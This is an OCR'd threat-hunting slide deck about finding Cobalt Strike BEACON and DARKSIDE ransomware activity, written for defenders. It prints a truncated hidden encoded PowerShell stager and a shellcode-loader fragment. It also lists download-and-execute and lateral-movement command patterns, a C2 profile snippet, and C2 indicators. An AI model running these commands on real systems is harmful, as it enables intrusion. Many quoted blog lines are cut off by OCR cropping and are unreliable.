
```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8
ADcAUwBsAFEARQBuAEoAcAA2AEUAMQBtAHkAbQAvAE0AQwA0AFQARwBKAEsASABsAEcARQBiAEkATQBqAEUAUgBGAGsAaQB5AHcAVgB6ADcAdgA3ADgAcgB
UQBaAFMANQAzADMAdQBDADIAUQByAGYAbwBrADUASAB6AHcAbwBBAG8AdgBhADAAWABzAHcAVgBWAHMANwBYAGcAWgBJAFoAZABWADEAQQBwADAAWgArADU
AEsAagArAGgAcwBSAGQAVQB6AGQAeQBWAGMAWgBFADYAcQA2ADMAVwBEAHIANwBBAGYAVABEADkAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQB
SwBxAEIAcQA0ACsANgAzAEcAQwBkAFEAUgBGAFoAOAAxADgAWgBSAHAALwAvAEcARgBZAGsAOABMAEYAdABOAGoAYwBoAEoAaABKADAAMwBCAGkAcQBlAGk
AFoAMQBpAEcAeQB4AHgAaABEAEgAMgAwAEYAcQBxADYAbQBPAGEAYwBCAHkAQwBOAGgAVQBVAHcAeQBOAFAASgByAG8AKwB5AGIAVABLAGYAcAAwADkATwB
awBJAFIAbwBNAHcAWAAwAEkAdgA0AEMAegBYAFAAZwA1AEMAeABQAE4AaQBkAC8ASwByAGQAcQBUAG0AZwAyAHcAegBjAFgAMQBVAHkAVAA1AFYAQQBhAHE
AFoAMABwAHcAUABlAEUAcQA3AG0AegBzADAAbQB5AHAAQgBDAFAATwBlAFQAUwBUAC8AUgB1AFUAUwBtAFAAKwB1AEEARQBWAGwAegBFAE8AcAAwAGoARQB
bgA4ADEARABuADcAbABVADYAUABPADMAcQA2AEYAQgBQAFQAKwBnAGoAVABqAEEASwA1ADkAawBoAEQAZABmAHkAeABuADEARwBFADMAdwBLAEcAWgBpAEE
AGgANgBaAGgAQgAzADIANgBBAHYAegBTAGIANgBEAHAAdQBRAGQAbABSAGoAUABwAFEAMgBuAEYAMgBlADMANgBXADMATwA1AHoAcgBDAFUAZQBUAFEATQB
NAB1AHMANABEAHEASgBpAFEAUQBIAFkAQgBoAHAARwB6AHAAcwBUAEgAVABLAE8AUwBSAHgAMwBmAHAAYgBYAFkAOABSAGUAWgBDADgAYQByAG0ATgBRAHg
AG4ASABDAG8AcQBvAFIAdABlAFUATgBmADQASAAyADUAbgBkAFoASQBXAGgAYwBZAHEAQQArAG4ARQBhAFMAQwBBAHcANwBqAEsAbwAwAGQAZgBLAE8AaAB
bQBoAEEATABXAFcANABLAHMAYQBsAHYAVAA2AHkAawBuAGEAbQBHAG0AVQBiADgASwBOAEgAZgBlAFgAbgA2ADkARgB1AHgAbQAxAE8AcAB0AE8AYwB3AFM
AEIAdQB2ADIAawAzAFAAVAB1ADYANAAxADgAdQB3AHQAWABWAGgAYgB1ADIAbwB3AEgAcwB5AFEAKwBiAGoAbQB6AFkAVQBhAFAAYQB1AGQAegB3ADEAdgB
dgBNAHUANgBOADEAYwByADQAUABhADEAcgAyAGkAegBlADQAMQBIAGYAZgBJAHQAcQB4AHUASwBGADcAcwA0AHYAOAA4AHYAbQB1AEcAZwArADYAWABrAGw
```

I'm just like, this is exhausting

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssem
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress',
```

CyberChef


Last build: 4 months ago
Options
About / Support
Recipe
Conditional Jump
Match (regex)
bxor
Invert match
Label name
Decode_Shellcode
Maximum jumps (if jumping b...
10
Label
Name
Decode_beacon
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Decode text
Encoding
STEP
BAKE!
Input
length: 5845
lines: 2
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADo
ARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQAC
sASABQADQASwBmAGMAaQBNADcAUwBsAFEARQBuAEoAcAA2AEUAMQBtAHkAbQAvAE0AQwA0AFQARwBKAEsASABsAEcARQBiAEkATQBqAEUAUgBGA
GsAaQB5AHcAVgB6ADcAdgA3ADgAcgBHADMAUAAwAG0AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbABlADcAegB6ADYANwBLADQAZQBxAGcAcQBP
AEUAVAAxAFMAZgB1AHgAUQBWAEgAcQBtAFEAUABnAC8AUQBaAFMANQAzADMAdQBDADIAUQByAGYAbwBrADUASAB6AHcAbwBBAG8AdgBhADAAWAB
zAHcAVgBWAHMANwBYAGcAWgBJAFoAZABWADEAQQBwADAAWgArADUAcwB5AEUAVwBlAEkAWABNADgAdwBpAEwAMgBZAHEANwBJAGEATgA1AGwASA
B4AG8AUQBlAHEARwBnAGwAcABuAFoANwBtAHoAWgBDAHMATQBKAFAAYgBvAEwATQBEAEsAagArAGgAcwBSAGQAVQB6AGQAeQBWAGMAWgBFADYAc
QA2ADMAVwBEAHIANwBBAGYAVABEADkAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQBwADYAVwByAE8AZgBDAHAATgBDADMAMQBEAFQA
OAA5AFUAMABNAEwAZABmAEUAbQBKAFEAbgArAGkAOAAxAG0AeAB6AGYAZwBjAHMANABOAFkAWABNAGYAawBHAFEASwBxAEIAcQA0ACsANgAzAEc
AQwBkAFEAUgBGAFoAOAAxADgAWgBSAHAALwAvAEcARgBZAGsAOABMAEYAdABOAGoAYwBoAEoAaABKADAAMwBCAGkAcQBlAGkAcQA2AEQASgBtAF
cATwBpADcAcABTADgAYwB4AFcAdABxAEcAbgAyAGYAQwBDADYANQBwADQAcABQAGYAbABDACsATABEADQAawAzAGcAOABTADUALwB1AHAANwA0A
FoAMQBpAEcAeQB4AHgAaABEAEgAMgAwAEYAcQBxADYAbQBPAGEAYwBCAHkAQwBOAGgAVQBVAHcAeQBOAFAASgByAG8AKwB5AGIAVABLAGYAcAAw
```

```
5Je9oY2tRF/3CVK0iG/EGiE4pskDsNBcFnti+smmfGmSz6DP3ghXDgq2EIFw/45tPo/3s3t72
+CNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3
```
```

I knew You were trouble...

Hunting Cobalt Strike [including BEACON] on the endpoint [examples]:

- Service installs (EID 7045) - Look for randomly named services, obfuscated powershell
- Powershell commands in EID 400 (powershell engine start up) or 4104 (Scriptblock)
- Things to key in on:
  - `powershell -nop -exec -bypass -EncodedCommand <base64-encoded-command>`
  - `IEX (New-Object Net.Webclient).DownloadString`
  - `\\<RemoteSystem>\ADMIN$\<{7}[0-9a-zA-Z]>.exe` - INDICATES PSEXEC 😉
  - `Invoke-WMIMethod win32_process -name create -argumentlist '<command>' -ComputerName <target>`

From word to lateral movement in an hour

Hypothesis Generation

THE GOAL: Are there any indicators from the Darkside Mandiant Blog in my environment?

- **HBI:**
  181ab725468cc1a8f28883a95034e17d | BEACON Sample
  6c9cda97d945ffb1b63fd6aabcb6e1a8 | Downloader LNK
  7c8553c74c135d6e91736291c8558ea8 | VBS Launcher
  27dc9d3bcffc80ff8f1776f39db5f0a4 | Ngrok Utility

Additional example Methodology:

- Obfuscated powershell
- Misplaced system binaries
- System Binaries calling outbound


Start:
2021-07-16

Finish:
2021-07-16

NEXT STEPS

1. ~~Yara searches (mal)~~
2. ~~Yara searches (C2)~~
3. Hunt through network logs for c2s
4. Validate visibility
5. Configure Real time alerting

Its a marathon, not a sprint - Just do it before the threat actors show up, maybe?



Threat Research Blog

Darkside

Shining a Light on DARKSIDE Ransomware Operations

May 11, 2021 | by Jordan Nuce, Jeremy Kennelly, Kimberly Goody, Andrew Moore, Alyssa Rahman, Matt Williams, Brendan McKeague, Jared Wilson

RANSOMWARE | UNC | THREAT INTELLIGENCE | EXTORTION

Update (May 14): Mandiant has observed multiple actors cite a May 13 announcement that appeared to be shared with DARKSIDE RaaS affiliates by the ope their infrastructure, including their blog, p Decrypters would also be provided for co post cited law enforcement pressure and independently validated these claims and scam.

Background

Since initially surfacing in August 2020, th a global crime spree affecting organizatio of their peers, these actors conduct multi allowing them to demand payment for un victims.

The origins of these incidents are not mor (RaaS) wherein profit is shared between i organizations and deploy the ransomware this ransomware, which is consistent with varying levels of technical sophistication t commercially available and legitimate too threat clusters also employed a now patch

Reporting on DARKSIDE has been availab

DARKSIDE Ransomware Service

Beginning in November 2020, the Russian-speaking actor "darks language forums exploit.in and xss.is. In April 2021, darksupp pos included several new features and a description of the types of p (Table 1). Affiliates retain a percentage of the ransom fee from ea RaaS operators take 25% for ransom fees less than $500,000, bu greater than $5 million.

In addition to providing builds of DARKSIDE ransomware, the op accessible via TOR. The actors use this site to publicize victims i paying for the non-release of stolen data. A recent update to the indicates that actors may attempt to DDoS victim organizations. prohibited from targeting hospitals, schools, universities, non-pr may be an effort by the actor(s) to deter law enforcement actior additional scrutiny. Affiliates are also prohibited from targeting c States (CIS) nations.

Advertisement Date/Version	Feature/Update	Related Reporting
Nov. 10, 2020 (V1)	Ability to generate builds for both Windows and Linux environments from within the administration panel.	20-00023273
	Encrypts files using Salsa20 encryption along with an RSA-1024 public key	
	Access to an administrative panel via TOR that can be used by clients to manage Darkside builds, payments, blog posts, and communication with victims	

Host-Based Indicators

Persistence Mechanism

Early versions of the malware did not contain a persistence mechanism. An external tool or installer was required if the attacker desired persistence. A DARKSIDE version observed in May 2021 implement a persistence mechanism through which the malware creates and launches itself as a service with a service name and description named using eight pseudo-randomly defined lowercase hexadecimal characters (e.g., ".e98fc8f7") that are also appended by the malware to various other artifacts it created. This string of characters is referenced as *<ransom_ext>*. :

Service Name: <ransom_ext>
Description: <ransom_ext>

Filesystem Artifacts

Created Files

%CD%\LOG<ransom_ext>.TXT
README<ransom_
<original_filename
May version: %PR

Registry Artifacts

The DARKSIDE version

HKCR\<ransom_ext>\D

Details

Configuration

Related Indicators

UNC2628

Indicator	Description
104.193.252[.]197:443	BEACON C2
162.244.81[.]253:443	BEACON C2
185.180.197[.]86:443	BEACON C2
athaliaoriginals[.]com	BEACON C2
lagrom[.]com	BEACON C2
ctxinit.azureedge[.]net	BEACON C2
45.77.64[.]111	Login Source
181ab725468cc1a8f28883a95034e17d	BEACON Sample

Where to Start - Windows OS

Network	DNS requests User Agent anomalies, named pipes anomalies,
Endpoint (Active)	Real time alerting, system processes beaconing
Endpoint (Historical)	Powershell, scheduled tasks, Service Installs,
Cloud	auth logs, object level access logs,

DON'T FORGET!!!

- [x] ~~Panic~~
- [ ] Read OSINT Blog Posts
- [ ] Check up on twitter
- [ ] Check out Github!
- [ ] You will get FPs, it's okay.

Shake it off!

NETWORK INDICATORS

Hunts:

- Search through DNS logs for domain names in Blog
  - Stack TLDs to see what is uncommon and do some research
- Stack URIs (i.e `POST /submit.php`)
- Hunt through and Stack User Agents

User-Agent

```
################################################
## User-Agent
################################################
## Description:
##    User-Agent string used in HTTP requests
## Defaults:
##    useragent: Internet Explorer (Random)
## Guidelines
##    - Use a User-Agent values that fits with your engagement
#set useragent "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 7.0; InfoPath.3; .NET CLR 3.1.40767; Trident/6.0; en-IN)"; # IE 10
set useragent "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko"; # MS IE 11 User Agent
```

Source: Deep Dive into Cobalt Strike Malleable C2

Threat Research Blog

Shining a Light on DARKSIDE Ransomware Operations

May 11, 2021 | by Jordan Nuce, Jeremy Kennelly, Kimberly Goody, Andrew Moore, Alyssa Rahman, Matt Willian
Brendan McKeague, Jared Wilson

RANSOMWARE | UNC | THREAT INTELLIGENCE | EXTORTION

Update (May 14): Mandiant has observed multiple actors cite a May 13 announcement that appeared to be share
with DARKSIDE RaaS affiliates by the operators of the service. This announcement stated that they lost access
their infrastructure, including their blog, payment, and CDN servers, and would be closing their service.
Decrypters would also be provided for companies who have not paid, possibly to their affiliates to distribute. Th
post cited law enforcement pressur
independently validated these clain
scam.

Background

Since initially surfacing in August 2
a global crime spree affecting orga
of their peers, these actors conduc
allowing them to demand payment
victims.

The origins of these incidents are n
(RaaS) wherein profit is shared bet
organizations and deploy the ransc
this ransomware, which is consister
varying levels of technical sophistic
commercially available and legitima
threat clusters also employed a nov

Reporting on DARKSIDE has been

DARKSIDE Ransomware Service

Beginning in November 2020, the Russian-speaking actor "darksupp" advertised DAR
language forums exploit.in and xss.is. In April 2021, darksupp posted an update for th
included several new features and a description of the types of partners and services
(Table 1). Affiliates retain a percentage of the ransom fee from each victim. Based on
RaaS operators take 25% for ransom fees less than $500,000, but this decreases to 1
greater than $5 million.

In addition to providing builds of DARKSIDE ransomware, the operators of this servic
accessible via TOR. The actors use this site to publicize victims in an attempt to pres
paying for the non-release of stolen data. A recent update to their underground foru
indicates that actors may attempt to DDoS victim organizations. The actor darksupp
prohibited from targeting hospitals, schools, universities, non-profit organizations, an
may be an effort by the actor(s) to deter law enforcement action, since targeting of t
additional scrutiny. Affiliates are also prohibited from targeting organizations in Commonwealth
States (CIS) nations.

Advertisement Date/Version	Feature/Update	Related Reporting
Nov. 10, 2020 (V1)	Ability to generate builds for both Windows and Linux environments from within the administration panel.	20-00023273
	Encrypts files using Salsa20 encryption along with an RSA-1024 public key	
	Access to an administrative panel via TOR that can be used by clients to manage Darkside builds, payments, blog posts, and communication with victims	

Host-Based Indicators

Persistence Mechanism

Early versions of the malware did not contain a persistence mechanism. An external tool or installer was required if the attacker desired persistence. A DARKSIDE version observed in May 2021 implement a persistence mechanism through which the malware creates and launches itself as a service with a service name and description named using eight pseudo-randomly defined lowercase hexadecimal characters (e.g., ".e98fc8f7") that are also appended by the malware to various other artifacts it created. This string of characters is referenced as *<ransom_ext>*. :

Service Name: <ransom_ext>
Description: <ransom_ext>

Filesystem Artifacts

Created Files

%
R
<
M

Registr

The DA

HKCR\

Detai


Confiqu

Related Indicators

UNC2628

Indicator	Description
104.193.252[.]197:443	BEACON C2
162.244.81[.]253:443	BEACON C2
185.180.197[.]86:443	BEACON C2
athaliaoriginals[.]com	BEACON C2
lagrom[.]com	BEACON C2
ctxinit.azureedge[.]net	BEACON C2
45.77.64[.]111	Login Source
181ab725468cc1a8f28883a95034e17d	BEACON Sample

How's your heart after breaking mine?



'Cause us traitors Never win

Domain Fronting

- Way to blend in with network traffic
- Used by Red teams
  - And TAs 
- + Leveraged to subvert censorship
- Can be difficult to identify if you're not capturing network traffic.

- [x] Codified Indicators
- [x] Real Time Alerting
- [ ] Network capturing
- [ ] Proxy data
- [ ]

Hypothesis Generation

THE GOAL: Are there any indicators from the Darkside Mandiant Blog in my environment?

NBI:
104.193.252[.]197:443 | BEACON C2
162.244.81[.]253:443 | BEACON C2
185.180.197[.]86:443 | BEACON C2
athaliaoriginals[.]com | BEACON C2
lagrom[.]com | BEACON C2
ctxinit.azureedge[.]net | BEACON C2


Start:
2021-07-16

Finish:
2021-07-16

Notes: Keep track of everything you need

NEXT STEPS

1. ~~Yara searches (mal)~~
2. ~~Yara searches (C2)~~
3. Hunt through network logs for c2s
4. Validate Logs are showing what I need
5. Configure Yara to Detect




And if I get burned
At least we were electrified

- You WILL get False Positives
- It's a marathon
- Have fun
  - But make it measurable

- **The more skills you pick up,**
  - **The better your hunts**
    - **> better detections**
      - **Finding more evil!**

- Hunting early and often can:
  - better internal detections
  - Lesson stress on SOC
  - Identify pre-ransomware activities.



Long story Short - I survived

01

Taylor Swift

Master of Easter Eggs and hidden messages

02

Data!

Data will tell us anything - even the wrong stuff

03

Use your head

Sanity check to create better questions

04

VALIDATE!

Verify everything - Visibility, Signatures, Detections

05

Hunt early & often

Just do it!

06


Keep learning!


Threat actors are doing it, so why shouldn't we?

I was enchanted to meet you!

Do you have any questions?
@gigs_security

kirstie.failey[at]mandiant.com





CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, infographics & images by **Freepik**

Special thanks to @mykill, @DavidPany, @MrDanPerez, @rameen0x3f and SO many others that helped promote this!

Helpful Links

- ATT&CK Framework
- Mandiant Threat Blog
- Crowdstrike Threat Blog
- Huntress Threat Blog
- Recorded Future Blog
- Red Canary Blog
- The DFIR Report

Helpful Twitter things

- Hashtags to follow
  #HuntingTipOfTheDay
  #ThreatHunting
  #AdvancedPractices
  #ShareTheMicInCyber
- Handles to follow:
  @TheDFIRReport
  @likethecoins
  @JohnLaTwC
  @Cyb3rOps
  @hacks4pancakes
  @jhencinski
  @ItsReallyNick
  @uuallan